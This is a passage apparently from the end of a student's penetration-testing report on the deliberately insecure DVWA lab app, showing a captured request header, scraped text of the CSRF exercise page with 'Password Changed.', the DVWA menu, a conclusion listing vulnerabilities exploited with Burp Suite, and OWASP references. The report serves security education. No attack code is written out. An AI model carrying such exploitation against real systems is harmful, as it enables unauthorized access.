
Cookie: security=low; PHPSESSID=f45ontceo3l0152rfi0r7qb8fq

Upgrade-Insecure-Requests: 1

Priority: u=0, i

Type a search term

0 matches





Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed.

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Conclusion:

Through this Project-Based Learning (PBL) project under the **IBM–NASSCOM PBEL Program**, I conducted a complete **Vulnerability Assessment and Penetration Testing (VAPT)** on the **DVWA** platform — a deliberately insecure web application hosted locally via XAMPP.

Using **Burp Suite Community Edition**, I was able to identify and exploit 13 common web vulnerabilities aligned with the **OWASP Top 10**, including SQL Injection, XSS, CSRF, Command Injection, and more. Each vulnerability was analyzed for severity, impact, and mitigation strategies.

This hands-on experience deepened my understanding of web application security, ethical hacking, and secure development practices. It has strengthened my ability to think like an attacker and respond like a developer — a skillset that is highly valuable in the cyber security domain.

References:

1. <https://owasp.org/Top10/>
2. <https://www.dvwa.co.uk/>
3. <https://portswigger.net/burp>
4. [https://owasp.org/www-community/attacks/SQL Injection](https://owasp.org/www-community/attacks/SQL_Injection)
5. <https://owasp.org/www-community/attacks/xss/>
6. [https://owasp.org/www-community/attacks/Command Injection](https://owasp.org/www-community/attacks/Command_Injection)
7. <https://owasp.org/www-community/attacks/csrf>
8. [https://owasp.org/www-project-top-ten/2017/A6_2017-Security Misconfiguration.html](https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html)
9. [https://owasp.org/www-project-cheat-sheets/cheatsheets/Session Management Cheat Sheet.html](https://owasp.org/www-project-cheat-sheets/cheatsheets/Session_Management_Cheat_Sheet.html)

Thank
you